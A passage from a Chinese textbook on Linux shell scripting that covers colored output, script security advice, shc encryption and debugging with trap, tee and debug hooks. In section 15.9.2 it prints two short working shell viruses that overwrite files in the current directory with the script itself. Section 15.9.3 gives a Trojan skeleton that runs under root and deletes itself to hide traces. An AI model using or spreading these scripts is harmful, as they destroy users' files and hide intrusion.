例 15-35 中脚本 color_script2.sh 的执行结果为：

```
#例 15-35 color_script2.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./color_script2.sh
The arguments of this script: {Message} {FrontColor} {BackColor} {Style}
first argument: {Message}:Message you want display
second argument: {FrontColor}: FrontColor will display,values
third argument: {BackColor}:BackColor will display,values
forth argument: {Style}: Style will display,values
 First argument you want to input: {Message}
Hello everyone!
Second argument you want to input: {FrontColor} will display ( Colors) or values(1-8)
3
Third argument: you want to input: { BackColor } will display ( Colors) or values(1-8)
4
Fourth argument: you want to input {Style}: Style will display( styles ) or values( 1-4 )
3
#其中“Hello everyone!”的字体为棕色，背景色为绿色，闪烁
Hello everyone!
alloy@alloy:~/linuxshell/CH15$
```

在例 15-35 中，脚本 color_script2.sh 首先提示用户在命令行输入四个参数；第一个参数为要显示的内容，第二个参数设置了 8 种前景色供用户选择，第三个参数同样设置了 8 种背景色供用户选择，最后一个参数则用来设置要显示内容的字体属性；然后通过 if/elif/else 对用户输入的后三个参数进行配置；最后通过 echo 语句显示最终的执行结果。

15.9 Linux 脚本安全

尽管 Linux 的安全性比 Windows 系统要好，但并不是说 Linux 代码是绝对安全的，所以在 Linux Shell 编程过程中要注意以下问题。

- 不要将当前目录置于 PATH 下，可执行脚本应该放在标准的系统目录下，否则将会打开特洛伊木马的大门。
- 确认 PATH 下的每个目录都有其对应的拥有者可以写权限，其他任何人不能写入，否则将有可能被病毒侵入的危险。
- 写程序时要花费时间想如何去写，在开始运行前要不断地设法测试，在设计时最好将如何设计实现也写入其中。
- 要注意输入参数的有效性，特别是数字的正确范围。
- 在编写脚本时最好不要使用 root 用户，否则有可能被别人窃取密码。
- 不要在用户输入上使用 eval，如果其他用户在读取脚本时发现使用了 eval，则可以轻松地破坏这个脚本。
- 仔细检测自己编写的脚本，寻找是否存在可能被利用的漏洞和错误，试着找出破坏它的方式，再修正这些发现的问题。

在 Linux 中同样存在病毒和木马，后面的内容将分别介绍可使用的加密工具 shc、Linux Shell 脚本编写的简单病毒，以及 Linux Shell 中的木马。

15.9.1 使用 shc 工具加密 Shell 脚本

如果你的 Shell 脚本包含了敏感的口令或者其他重要信息，而且不希望用户通过命令 ps -ef（查看系统每个进程的状态）捕获敏感信息。你可以使用 shc 工具为 Shell 脚本增加一层额外的安全保护。shc 是一个脚本编译工具，使用 RC4 加密算法能够把 Shell 程序转换成二进制可执行文件（支持静态链接和动态链接）。该工具能够很好地支持：需要加密、解密或者通过命令参数传递口令的环境。

在使用 shc 工具之前，首先需要下载安装包 shc-3.8.6.tgz（本书附带光盘中提供了此安装包），然后按照以下步骤安装：

```
#shc 安装步骤
alloy@alloy:~/linuxshell/CH15$ ls shc*
shc-3.8.6.tgz
alloy@alloy:~/linuxshell/CH15$tar zxvf shc-3.8.6.tgz
alloy@alloy:~/linuxshell/CH15$ cd shc-3.8.6
alloy@alloy:~/linuxshell/ shc-3.8.6$
alloy@alloy:~/linuxshell/ shc-3.8.6$make test
alloy@alloy:~/linuxshell/ shc-3.8.6$make strings
alloy@alloy:~/linuxshell/ shc-3.8.6$make insall
alloy@alloy:~/linuxshell/ shc-3.8.6$ which shc                    #测试 shc 是否安装成功
/usr/local/bin/shc
alloy@alloy:~/linuxshell/ shc-3.8.6$
```

shc 安装完毕后，可以通过运行下面的命令进行加密：

```
shc -v -f -filename
```

shc 命令的-v 选项是 verbose 模式，输出详细的编译日志；-f 选项用于指定脚本的名称，其中，filename 为需要加密的脚本名称。下面的例 15-36 以 array_eval2.sh 脚本为例，用 shc 工具对其进行加密。

```
#例 15-36：用 shc 工具对 array_eval2.sh 脚本进行加密
#第 1 条命令：用 shc 命令加密 array_eval2.sh 脚本
alloy@alloy:~/linuxshell/CH15$ shc -v -f array_eval2.sh
shc shll=bash
shc [-i]=-c
shc [-x]=exec '%s' "$@"
shc [-l]=
shc opts=
shc: cc  array_eval2.sh.x.c -o array_eval2.sh.x
shc: strip array_eval2.sh.x
shc: chmod go-r array_eval2.sh.x
#第 2 条命令：加密成功后，生成以.x 和.c 结尾的两个新文件
alloy@alloy:~/linuxshell/CH15$ ls array*
array_eval2.sh  array_eval2.sh.x  array_eval2.sh.x.c
#第 3 条命令：array_eval2.sh.x 是加密后的文件，可以执行
alloy@alloy:~/linuxshell/CH15$ ./array_eval2.sh.x
city[0]=Nanjing
city[1]=Beijing
city[2]=Melbourne
city[3]=NewYork
city[4]=
city[5]=
alloy@alloy:~/linuxshell/CH15$
```

例 15-36 首先用 shc 命令加密 array_eval2.sh 脚本，加密成功后生成可执行文件 array_eval2.sh.x 和 C 语言源文件 array_eval2.sh.x.c，array_eval2.sh.x 文件就是源文件 array_eval2.sh 的密文，但是，它仍然可以与 array_eval2.sh 一样执行，例 15-36 执行 array_eval2.sh.x 得到与 array_eval2.sh 一样的结果。

15.9.2 Linux Shell 脚本编写的病毒

使用 Linux Shell 脚本可以编写病毒，下面的几个程序将介绍如何编写简单的病毒。在例 15-37 中脚本 virus1.sh 是一个最简单、最原始的病毒。

```
#例 15-37：virus1.sh 脚本实现一个简单的病毒
#virus1.sh：该病毒应用遍历当前所有的文件，并覆盖这些文件
 #!/bin/bash

#for 循环用于遍历所有的文件，并覆盖这些文件
 for file in *
 do
    cp $0 $file
 done
```

例 15-37 中的脚本 virus1.sh 相当简单，但该脚本遍历当前文件系统的所有文件，并覆盖所有的文件。由于 Linux 是多用户的操作系统，它的文件是具有保护模式的，所以，以上脚本有可能会报出一大堆的错误，有助于管理员发现并制止它的传染。在例 15-38 中的 virus2.sh 中做了一个判断，这样隐蔽性就大大增强了。

```
#例 15-38：对例 15-37 中的病毒脚本进行的改进
#virus2.sh：一个比 virus1.sh 隐蔽的脚本
#!/bin/bash

#for 循环实现病毒
for file in *
do
    if test -f $file    #测试是否是文件
    then
       if test -x $file  #测试文件是否可执行
       then
          if test -w $file     #测试文件是否可读
          then
             if grep -s echo $file >.mmm   #不显示不存在或无匹配文本的错误信息
             then
                cp $0 $file
             fi
          fi
       fi
    fi
done
rm .mmm -f
```

对例 15-38 中的 virus2.sh 进行了改进，增加了若干判断，判断文件是否存在、文件是否可执行、是否有写权限，再判断它是否是脚本程序，如果是，则使用 cp 命令，所以，这段代码能够破坏该系统中所有的脚本程序，危害性还是比较大的。其中命令：

```
if grep -s echo $file>/.mmm
```

用于判断 file 是否为 Shell 脚本程序。但是脚本病毒一旦在感染完毕之后就什么也不做了，它没有像二进制码病毒那样具有潜伏的危害性，而且以上脚本只是简单地覆盖宿主而已。

15.9.3 Linux Shell 中的木马

在 Linux Shell 中同样存在木马，如特洛伊木马，它看上去是无害的，但其却隐藏着危险的东西，如例 15-39 中，将 Linux Shell 编写的一些脚本放入~/alloy/bin 里，则该目录会出现～/ alloy /.profile 里 path 变量的第一个，如果将 bin 目录保留给其他用户使用，则在该目录下建立一个 Shell 脚本（命名为 nasty_shell.sh），就可以窃取这些脚本的内容，例 15-39 是脚本 nasty_shell.sh 的内容如下：

```
#例 15-39：一个特洛伊木马的例子
#nasty_shell.sh：放置在~/ alloy /bin 下的木马
#!/bin/bash

/bin/grep "$@"

case $(whoami) in
root)
#用于窃取操作，这里省略
…

#隐藏操作痕迹
rm ~/ alloy /bin/ nasty_shell.sh
```

在用 alloy 以自己的身份编程时不会出现任何问题，但是当使用 root 权限时（木马编写

人员知道 root 密码），当 alloy 用户以 root 权限执行该脚本时，该脚本可以对 Linux 操作系统为所欲为，当操作完成后，特洛伊木马也会被删除，不留下任何痕迹。

15.10 本章小结

Linux Shell 脚本编写风格是开始编写脚本时就要养成的一种习惯，养成良好的编程习惯会对编程人员阅读脚本提供很大的便利，同时也要在 Linux Shell 编程中学会必要的脚本优化方式。在其他的编程语言中，一般会讲解数据结构和算法应用，Linux Shell 编程中同样也需要这些思想，不要使自己的代码看起来臃肿不堪，要学会编写简捷明了的代码。

Shell 下有很多特殊的字符和命令，这些需要在 Linux Shell 编程时对这些知识有一定的理解，如果将这些特殊的字符和命令应用到 Linux Shell 编程中，将会提高编程的效率。

使用交互式和非交互式 Shell 脚本的时机是大家需要把握的，非交互式的脚本一般不需要用户输入提示操作就可完成，这种方式的脚本多应用于后台服务，对应需要用户回应的脚本则可能使用交互式 Shell 脚本，这样可以提高执行脚本时的灵活性。

本章还讲解了 Linux 中的/dev 和/proc 伪文件系统，同时介绍了/dev 中两种特殊的伪设备/dev/null 和/dev/zero，它们都非常有用，所以，要学会它们的用法。

最后介绍了带颜色的脚本和 Linux 脚本安全。

15.11 上机提议

1. 使用例 15-4 中的编程方式对例 15-2 中的脚本进行改写，学会使用该风格的编程方式，并学会将这些应用到以后的 Shell 编程中。

2. 分析下面这个脚本，运行它，并解释这个脚本的用途是什么？为这个脚本添加注释，根据编程风格改写它，使该脚本具有更紧凑和更优雅的形式。

```
#!/bin/bash

 MAX=10000
  for((nr=1; nr<$MAX; nr++))
     do

  let "t1 = nr % 5"
 if [ "$t1" -ne 3 ]
 then
   continue
 fi

 let "t2 = nr % 7"
 if [ "$t2" -ne 4 ]
 then
   continue
 fi
```

```
    let "t3 = nr % 9"
    if [ "$t3" -ne 5 ]
    then
      continue
    fi
    break
    done
    echo "Number = $nr"
exit 0
```

3. 编写 Shell 函数，把命令行参数给出的十进制数转换为八进制数和对应的 ASCII 码值，并实现处理，一行显示一个数，同时将 awk 应用到程序中，显示如下：

```
Decimal   Oct    Character
 ------    ----    ---------
   48      60       0
   49      61       1
   50      62       2
   51      63       3
   52      64       4
   53      65       5
   54      66       6
   55      67       7
   56      70       8
   57      71       9
```

4. 改写例 16-34 中 color_script1.sh 脚本的内容，使其显示如下内容：

```
alloy@alloy:~/linuxshell/CH15$ ./color_script1.sh
Start service ... [ OK ]
alloy@alloy:~/linuxshell/CH15$
```

其中，“Start service ...”为绿色，“[”和“]”为红色，“OK”为绿色。

5. 编写一个脚本 test.sh，其汇总第一个参数指定的文件名后面去掉第二个参数包含的字符，即

```
test.sh memo1.txt .txt
```

把文件名 memo1.txt 更名为 memo1。要包装从没被去掉的字符串，如

```
test.sh test1test test
```

应该将 test1test 更名为 test1（提示：可以使用脚本包装 sed 命令和命令替换实现）。

6. 编写一个脚本 set_sed.sh，第一个参数为 sed 命令脚本，第二个参数为文件名，该程序用于对第二个参数指定的文件执行 sed 命令脚本，如果 sed 命令执行成功（即退出状态为 0），用修改后的文件替换原来的文件，即

```
set_sed.sh '1 ,8d' test.txt
```

7. 编写脚本 reverse.sh，该脚本用于将命令行参数进行倒序显示，如输入的命令行参数为：

```
reverse.sh 1 2 3 4 5
```

产生的结果为：

```
5 4 3 2 1
```

8. 编写一个脚本，要求输入的字符必须为字母（提示：可通过 awk 语言进行字段测试）。

9. 使用/dev/zero 创建一个 RAM 设备。

10. 使用/dev/null 将一个文件隐藏，使其内容永远丢失。

11. 尝试在 Linux 系统上安装本书光盘所提供的 shc 安全包，并对几个脚本进行加密，观察加密后的结果。

第 16 章

Shell 脚本调试技术

bash Shell 中不存在调试器，对脚本中产生的语法错误只会产生模糊的错误提示信息。另外，由于程序员的粗心或命令使用不正确，Shell 脚本中经常存在隐晦的逻辑错误，使得脚本无法按照程序员的意愿运行。所有这些脚本的错误以及 bash Shell 在支持调试方面的不足都给 Shell 脚本的调试带来了难度。本章将全面系统地介绍 Shell 脚本调试技术，包括使用 trap 命令捕捉“伪信号”、tee 命令调试管道错误、调试钩子，以及 Shell 选项等内容，为读者在学习 Shell 编程及使用 Shell 时提供脚本调试方面的技术指导。

16.1 Shell 脚本调试概述

Shell 脚本调试技术是一名优秀的 Linux 开发者和系统管理员需要掌握的重要内容，Shell 脚本调试就是发现引发脚本错误的原因以及在脚本源代码中定位发生错误的行，常用的手段包括分析输出的错误信息、通过在脚本中加入调试语句、输出调试信息来辅助诊断错误、利用调试工具等。然而，与 C\C++和 Java 等高级程序设计语言相比，Shell 解释器缺乏相应的调试机制和调试工具的支持，其输出的错误信息又往往很不明确。因此，Shell 脚本调试是一个令程序员头痛的问题，尤其是对初学者而言，利用 echo 语句输出一些信息是初学者调试 Shell 脚本的常用手段，随着程序员编程经验的丰富，调试脚本的手段也应相应地增多，对错误类型的把握也应该更加准确。

与其他高级程序设计语言类似，Shell 脚本的错误可分为两类，第一类是 Shell 脚本中存在语法错误（syntax error），脚本无法执行到底；第二类是 Shell 脚本能够执行完毕，但并不是按照我们所期望的方式运行，即存在逻辑错误。

第一类错误比较直观，我们只要定位发生错误的代码段或行，发现产生错误的原因，再改正错误即可。常见的语法错误包括漏写关键字、漏写引号、空格符该有而未有、变量大小写不区分等，下面的例 16-1 中的脚本就存在语法错误：

```
#例 16-1：misskey.sh 脚本演示漏写关键字错误
#!/bin/bash

var=0
while :
 if [ $var -gt 3]
 then
   break
 fi
let "var=var+1"
done
```

misskey.sh 脚本中存在几个语法错误，执行该脚本时，Shell 会报出两个错误，如下所示，Shell 的错误定位是第 10 行，即脚本最后一行（done 语句这行）。事实上，第 10 行 done 表示 while 循环结束，本身并没有错误，仔细检查发现，错误其实在 while 的下面一行缺少 while 循环的关键字 do，因此，Shell 报错是非常模糊的，仅仅查看 Shell 所报的错误行，未必能找出错误，而需要我们查看整个相关代码段。

```
alloy@alloy:~/linuxshell/CH16$ ./misskey.sh
./misskey.sh: 行 11: 未预期的符号 `done' 附近有语法错误
./misskey.sh: 行 11: `done'
alloy@alloy:~/linuxshell/CH16$
```

我们在 misskey.sh 脚本的 while 循环下添加 do 关键字，misskey.sh 脚本修改为：

```
misskey.sh：演示漏写关键字错误
#!/bin/bash

var=0
while :
```

```
do                                                    #添加上去的 do 关键字
 if [ $var -gt 3]
 then
   break
 fi
let "var=var+1"
done
```

再次执行 misskey.sh 脚本，如下所示，Shell 无限跳出错误信息“/misskey.sh: line 6: [: missing `]'”，这说明第 6 行出错，即 if 语句段，仔细查看，错误原因在于字符“3”和字符“]”之间缺少了一个空格符，这导致 if 语句无法进行 var 变量和 3 的比较，从而无法跳出 while 循环，因而，Shell 才会无限地打印第 6 行错误的信息。

```
alloy@alloy:~/linuxshell/CH16$ ./misskey.sh
./misskey.sh: line 6: [: missing `]'
./misskey.sh: line 6: [: missing `]'
./misskey.sh: line 6: [: missing `]'
…                                                     #无限出现这样的错误信息
```

例 16-1 中的 misskey.sh 脚本存在的错误就是语法错误，这些错误导致 misskey.sh 脚本无法执行，对于语法错误，通常根据 Shell 的错误提示信息定位代码段，对疑问代码段进行仔细的语法检查，从而发现语法错误并改正。

第二类错误是逻辑错误，这类错误比较隐晦，它不影响脚本的正常运行，但是，脚本的运行又与程序员的意愿不一致。下面的例 16-2 给出的 runsec.sh 脚本就存在逻辑错误：

```
#例 16-2：runsec.sh 脚本演示逻辑错误
#!/bin/bash
count=1                                               #用于记录进入 while 循环的次数
MAX=5

while [ "$SECONDS" -le "$MAX" ]
do
  echo "This is the $count time to sleep."
  count=$count+1
  sleep 2
done

echo "The running time of this script is $SECONDS"
```

runsec.sh 脚本中每次 while 循环休眠 2 秒，当脚本运行时间大于 MAX 变量时，就结束执行，并定义 count 变量用于记录进入 while 循环的次数，runsec.sh 脚本不存在语法错误，下面是它的执行结果：

```
#例 16-2 runsec.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH16$ ./runsec.sh
This is the 1 time to sleep.
This is the 1+1 time to sleep.                        #“1+1”显然不是我们所期望的结果
This is the 1+1+1 time to sleep.
The running time of this script is 6
alloy@alloy:~/linuxshell/CH16$
```

runsec.sh 脚本能够执行完毕，但是，Shell 输出信息是“1+1”和“1+1+1”，显然不是我们所期望的结果，正确的输出结果应该是“2”和“3”。究其原因，是 runsec.sh 脚本中“count=$count+1”发生错误，count 变量被当作字符型进行处理了，正确的写法应该是“let count=$count+1”。

再如，用户试图编写一个脚本计算 56×865 的值，写出如下脚本：

```
#例 16-3：computer.sh 脚本演示逻辑错误
#!/bin/bash

Var1=56
Var2=865

let Var3=Var1*var2
echo "$Var1*$Var2=$Var3"
```

执行 computer.sh 脚本居然得到如下结果：

```
#例 16-3 computer.sh 脚本执行结果
alloy@alloy:~/linuxshell/CH16$ ./compute.sh
56*865=0                    #乘法结果居然为 0
alloy@alloy:~/linuxshell/CH16$
```

computer.sh 脚本的结果输出 56*865=0，这显然不正确。分析 computer.sh 脚本错误的原因，原来是 let Var3=Var1*var2 命令中的 var2 写错了，未区分大小写字母，computer.sh 脚本定义的是 Var2=865，而未定义 var2，var2 是等于 0 的。上面的 runsec.sh 脚本和 computer.sh 脚本存在的错误就是逻辑错误，对逻辑错误的调试比语法错误困难得多，因此，下一节专门讨论逻辑错误的调试，将给出 Shell 脚本调试的几种常用技巧。

16.2 Shell 脚本调试技术

在了解 Shell 脚本错误类型的基础上，本节将系统介绍常见的 Shell 脚本调试技术，主要包含四种技巧：trap 命令、tee 命令、调试钩子和 Shell 选项。

16.2.1 使用 trap 命令

12.3.4 节曾讨论了 trap 命令，trap 是 Linux 的内建命令，它用于捕捉信号。trap 命令可以指定收到某种信号时所执行的命令，其基本格式如下：

```
trap command sig1 sig2 …sigN
```

Shell 脚本在执行时，会产生三个所谓的“伪信号”（之所以称为“伪信号”，是因为这三个信号是由 Shell 产生的，而其他信号是由操作系统产生的），利用 trap 命令捕获这三个“伪信号”，并输出相关信息是 Shell 脚本调试的一种重要技巧。三种“伪信号”分别是 EXIT、ERR 和 DEBUG，我们将伪信号名及其产生条件列于表 16-1 中。

表 16-1　Shell 伪信号及其产生条件

信号名称	产生条件
EXIT	从函数中退出，或整个脚本执行完毕
ERR	当一条命令返回非零状态码，即命令执行不成功
DEBUG	脚本中的每一条命令执行之前

下面举例说明 trap 命令在 Shell 脚本调试上的用法。首先请看下面的例 16-4，该例给出的 trapdebug.sh 脚本利用 trap 命令捕捉 DEBUG 信号来跟踪变量的取值变化：

```
#例 16-4：trapdebug.sh 脚本利用 trap 命令捕捉 DEBUG 信号跟踪变量值
#!/bin/bash

trap 'echo "before execute line:$LINENO, a=$a,b=$b,c=$c"' DEBUG  #trap 命令捕捉 DEBUG
a=0
b=2
c=100
while :
do
   if ((a >= 10))                    #当 a 大于或等于 10 时，跳出 while 循环
 then
      break
   fi

let "a=a+2"                          #a、b、c 值不断变化
let "b=b*2"
let "c=c-10"
done
```

例 16-4 的 trapdebug.sh 脚本利用 trap 命令捕捉 DEBUG 信号，一旦捕捉到 DEBUG 信号，打印行号，以及 a、b、c 变量的值，其中的$LINENO 变量是 bash Shell 的内部变量，记录脚本的行号。接着，trapdebug.sh 脚本定义 a、b、c 三个变量，while 循环条件是永真，即 while 是无限循环，当 a 大于或等于 10 时，跳出 while 循环，每次循环时，a 变量增加 2，b 变量扩大 2 倍，c 变量减少 10。下面给出 trapdebug.sh 脚本的执行结果，由于 trap 命令的存在，每执行一行命令前都输出 a、b、c 三个变量的值。

```
#例 16-4 trapdebug.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH16$ ./trapdebug.sh
before execute line:4, a=,b=,c=                    #执行 a=0 前，三个变量都为空
before execute line:5, a=0,b=,c=
before execute line:6, a=0,b=2,c=
before execute line:7, a=0,b=2,c=100               #执行 while 循环前
before execute line:9, a=0,b=2,c=100               #执行 if 语句前
before execute line:14, a=0,b=2,c=100              #执行 let "a=a+2"前
before execute line:15, a=2,b=2,c=100
before execute line:16, a=2,b=4,c=100
before execute line:7, a=2,b=4,c=90                #第 2 次执行 while 循环前
before execute line:9, a=2,b=4,c=90                #第 2 次执行 if 语句前
before execute line:14, a=2,b=4,c=90               #第 2 次执行 let "a=a+2"前
before execute line:15, a=4,b=4,c=90
before execute line:16, a=4,b=8,c=90
before execute line:7, a=4,b=8,c=80                #第 3 次执行 while 循环前
before execute line:9, a=4,b=8,c=80                #第 3 次执行 if 语句前
before execute line:14, a=4,b=8,c=80               #第 3 次执行 let "a=a+2"前
before execute line:15, a=6,b=8,c=80
before execute line:16, a=6,b=16,c=80
before execute line:7, a=6,b=16,c=70               #第 4 次执行 while 循环前
before execute line:9, a=6,b=16,c=70               #第 4 次执行 if 语句前
before execute line:14, a=6,b=16,c=70              #第 4 次执行 let "a=a+2"前
before execute line:15, a=8,b=16,c=70
before execute line:16, a=8,b=32,c=70
before execute line:7, a=8,b=32,c=60               #第 5 次执行 while 循环前
before execute line:9, a=8,b=32,c=60               #第 5 次执行 if 语句前
before execute line:14, a=8,b=32,c=60              #第 5 次执行 let "a=a+2"前
```

```
before execute line:15, a=10,b=32,c=60
before execute line:16, a=10,b=64,c=60
before execute line:7, a=10,b=64,c=50          #第 6 次执行 while 循环前
before execute line:9, a=10,b=64,c=50          #第 6 次执行 if 语句前
before execute line:11, a=10,b=64,c=50         #执行 break 语句前
alloy@alloy:~/linuxshell/CH16$
```

Shell 从执行 trapdebug.sh 脚本第 4 行开始发出 DEBUG 信号，第 4 行语句是 a=0，trap 命令在执行第 4 行语句前捕捉到 DEBUG 信号，打印 a、b、c 变量的值，由于此时尚未开始对这三个变量进行初始化，因此，a、b、c 三个变量的值都为空。执行第 5 行之前，a 变量已被赋值，所以，a=2，b 和 c 两个变量仍为空。直到执行第 7 行 while 前，a、b、c 三个变量都已经初始化，第 7 行执行完毕，trap 命令在执行第 9 行之前捕捉到 DEBUG 信号，这说明第 8 行（即 do 关键字）不算命令，同样，then、done、fi 等关键字都无 DEBUG 信号发出。trapdebug.sh 脚本执行了 5 次循环，直到第 6 次时，a 才大于或等于 10，trap 才捕捉到第 11 行 break 语句的 DEBUG 信号，输出 a=10、b=64 和 c=50。

在调试过程中，为了跟踪某些变量的值，我们常常需要在 Shell 脚本的许多地方插入相同的 echo 语句来打印相关变量的值，这种做法显得烦琐而笨拙。而利用 trap 命令捕获 DEBUG 信号，我们只需要一条 trap 语句就可以完成对相关变量的全程跟踪。从运行结果中可以清晰地看到，每执行一条命令之后，相关变量的值的变化。同时，从例 16-4 的 trapdebug.sh 脚本的运行结果分析，可以看到整个脚本的执行轨迹，能够判断出哪些条件分支执行了，哪些条件分支没有执行。

从函数退出或脚本结束时，Shell 发出 EXIT 信号。下面的例 16-5 给出的 trapdebug.sh 脚本利用 trap 命令捕捉 EXIT 信号跟踪函数结束：

```
#例 16-5：trapexit.sh 脚本利用 trap 命令捕捉 EXIT 信号跟踪函数结束
#!/bin/bash

fun1()                                          #定义一个函数，返回值是 0
{
  echo "This is an correct function"
  var=2010
  return 0
}
trap 'echo "Line:$LINENO,var=$var"' EXIT        #trap 命令捕捉 EXIT
fun1                                            #调用 fun1 函数
```

例 16-5 的 trapexit.sh 脚本首先定义函数 fun1，再用 trap 命令捕捉 EXIT 信号，并调用 fun1 函数，下面给出 trapexit.sh 脚本的执行结果：

```
#例 16-5 trapexit.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH16$ chmod u+x trapexit.sh
alloy@alloy:~/linuxshell/CH16$ ./trapexit.sh
This is an correct function                     #在 fun1 内的输出
Line:1,var=2010                                 #trap 命令捕捉到 EXIT 信号后的输出
alloy@alloy:~/linuxshell/CH16$
```

执行 trapexit.sh 脚本，首先输出 fun1 函数内的 echo 语句内容，再输出“Line:1,var=2010”，这是 trap 命令捕捉到 EXIT 信号后的输出，而 EXIT 信号是在 fun1 函数执行完毕后产生的。

我们注意到例 16-5 中 fun1 函数的返回值是 0，trap 命令捕捉到由退出 fun1 函数所产生的 EXIT 信号，那么，当函数返回值为非零时，函数执行完毕又会产生什么样的信号呢？例

16-6 的 traperr.sh 脚本演示 trap 命令捕捉 ERR 信号的用法：

```
#例 16-6：traperr.sh 脚本演示 trap 命令捕捉 ERR 信号跟踪函数或命令异常的用法
#!/bin/bash

fun2()                                                    #定义一个函数，返回值是非零
{
  echo "This is an error function"
  var=2010
  return 1
}
trap 'echo "Line:$LINENO,var=$var"' ERR                   #trap 命令捕捉 ERR
fun2                                                      #调用 fun2 函数
ipconfig                                                  #执行一个错误命令
```

例 16-6 的 traperr.sh 脚本定义函数 fun2，该函数返回值是 1，非零返回值的函数都被认为是异常函数。然后，traperr.sh 脚本利用 trap 命令捕捉 ERR 信号，一旦捕捉到 ERR 信号，就输出行号和 var 变量的值，traperr.sh 脚本调用 fun2 函数，并执行一个错误的命令 ipconfig，fun2 和 ipconfig 都将返回非零值。因此，都将产生 ERR 信号。下面是 traperr.sh 脚本的执行结果：

```
#例 16-6 traperr.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH16$ ./traperr.sh
This is an error function                                 #在 fun2 内的输出
Line:7,var=2010                                           #fun2 执行完毕时产生的 ERR 信号
./traperr.sh: line 11: ipconfig: command not found
Line:11,var=2010                                          #ipconfig 命令执行完毕时产生的 ERR 信号
alloy@alloy:~/linuxshell/CH16$
```

从 traperr.sh 脚本的执行结果可以看出，traperr.sh 脚本首先执行 fun2 函数，在该函数体内输出“This is an error function”，fun2 执行完毕时产生 ERR 信号，输出“Line:7,var=2010”。然后，traperr.sh 脚本试图执行 ipconfig 命令，ipconfig 找不到，产生错误，产生 ERR 信号，输出“Line:11,var=2010”。

trap 命令通过捕捉三种“伪信号”能方便地跟踪异常的函数和命令、正常函数和脚本的结束、随时监控变量的变化，尽管这些功能都可以通过设置 echo 命令实现，但是，trap 命令显得比 echo 命令更简捷、高效。

16.2.2 使用 tee 命令

10.2.1 节曾介绍过 tee 命令，tee 命令产生的数据流向很像英文字母 T，将一个输出分为两个支流，一个到标准输出，另一个到某输出文件。tee 命令的这种特性可以用到 Shell 脚本的管道及输入/输出重定向的调试上，当我们发现由管道连接起来的一系列命令的执行结果并非如预期的那样，就需要逐步检查各条命令的执行结果来定位错误，但因为使用了管道，这些中间结果并不会显示在屏幕上，这给调试带来了困难，此时，就可以借助 tee 命令。

下面举例说明 tee 命令在调试脚本时的用法，该例中的脚本 obtainIP.sh 目标是获得机器的 IP 地址，并存储到某变量中，obtainIP.sh 脚本的内容如下：

```
#例 16-7：obtainIP.sh 脚本获取本地 IP 地址，将其存储到 localIP 变量中
#!/bin/bash

#对 localIP 的赋值是命令替换操作，命令替换操作中管道操作比较复杂
```

```
localIP=`cat /etc/network/interfaces | grep 'IPADDR' | cut -d= -f2`
echo "The local IP is: $localIP"
```

obtainIP.sh 脚本十分简捷，用管道连接命令获得 IP 地址，再以命令替换的方式赋给 localIP 变量。命令替换操作中的管道操作比较复杂，读者难以明白管道间的数据流向。对于类似的复杂管道操作的命令，就有必要添加 tee 命令将中间结果保存到某文件中，然后通过查看文件明白管道间的数据流向，我们将 obtainIP.sh 脚本修改如下：

```
#修改后的 obtainIP.sh 脚本
#!/bin/bash

#在管道中添加 tee 命令，将中间结果保存在 debug.txt 文件中
localIP=`cat /etc/network/interfaces | tee debug.txt | grep 'IPADDR' | tee -a debug.txt
| cut -d= -f2 | tee -a debug.txt`
echo "The local IP is: $localIP"
```

修改后的 obtainIP.sh 脚本在管道中添加 tee 命令，将中间结果保存在 debug.txt 文件中。下面先给出 obtainIP.sh 脚本的执行结果和 debug.txt 文件的内容，然后分析 obtainIP.sh 脚本的原理：

```
#例 16-7 obtainIP.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH16$ ./obtainIP.sh
The local IP is: 210.28.82.198
alloy@alloy:~/linuxshell/CH16$ cat debug.txt
# Networking Interface
DEVICE=eth0
HWADDR=00:0C:29:54:B7:3C
IPADDR=210.28.82.198                          #IP 地址保存在 IPADDR 关键字之后
NETMASK=255.255.255.0
ONBOOT=yes
TYPE=Ethernet
IPV6INIT=no
USERCTL=no
BOOTPROTO=none
PREFIX=24                                     #以上是 cat 命令的结果
IPADDR=210.28.82.198                          #grep 命令的结果
210.28.82.198                                 #cut 命令的结果
alloy@alloy:~/linuxshell/CH16$
```

obtainIP.sh 脚本通过查询以太网卡配置文件/etc/sysconfig/network-scripts/ifcfg-eth0 中的 IP 地址配置项，cat 命令显示出 ifcfg-eth0 文件的所有内容，ifcfg-eth0 文件中以 IPADDR 关键字开头的行保存了本地 IP 地址。因此，我们用 grep 命令查找 IPADDR 关键字，得到“IPADDR=210.28.82.198”行，该行可以看作是两个域，第 1 域是 IPADDR，第 2 域是 210.28.82.198，域分隔符是“=”符号。因此，我们用 cut 命令提取出第 2 域赋给 localIP 变量，即可得到机器的 IP 地址。通过在 obtainIP.sh 脚本中加入 tee 命令，中间结果都保存在 debug.txt 文件中，从中可以清晰地看出数据的流向，便于发现脚本中存在的逻辑错误。

上机提议第 3 题给出一个与 obtainIP.sh 脚本功能完全一样的脚本，请读者执行它，并用 tee 命令进行调试，发现其中的逻辑错误。这两个脚本非常实用，可以作为获取本地 IP 地址的代码段。

tee 命令适用于管道的调试，通过观察 tee 命令产生的中间结果文件，可以清晰地看出管道间的数据流向，从而为 Shell 脚本调试提供帮助。

16.2.3 调试钩子

调试钩子也称为调试块，是源自高级程序设计语言中的方法。调试钩子实际上是一个if/then 结构的代码块，DEBUG 变量控制该代码块是否执行，在程序的开发调试阶段，将DEBUG 变量设置为 TRUE，使其输出调试信息，到了程序交付使用阶段，将 DEBUG 设置为FALSE，关闭调试钩子，而无须一一删除调试钩子的代码。在代码中插入调试钩子是编写代码的一种风格，在 Shell 脚本编程时同样可以使用调试钩子，调试钩子是如下格式的一段代码：

```
if [ "$DEBUG" = "true" ]
then
  echo "Debugging information:"
…                                  #在此可添加其他输出调试信息
fi
```

调试钩子中的 DEBUG 是一个全局变量，在开发调试阶段，可利用 export DEBUG=true 命令将 DEBUG 设置为 true，上述 if/then 结构便可以执行。如果在每一处需要输出调试信息的地方均使用 if/then 结构来判断 DEBUG 变量的值，显得比较烦琐，我们可以通过定义一个DEBUG 函数使植入调试钩子的过程更简洁、方便。下面给出的例 16-8 演示了调试钩子的用法：

```
#例 16-8：debugblock.sh 脚本演示调试钩子的用法
#!/bin/bash

#DEBUG 函数封装了调试钩子，可以跟若干个输入参数以输出调试信息
DEBUG()
{
 if [ "$DEBUG" = "true" ]
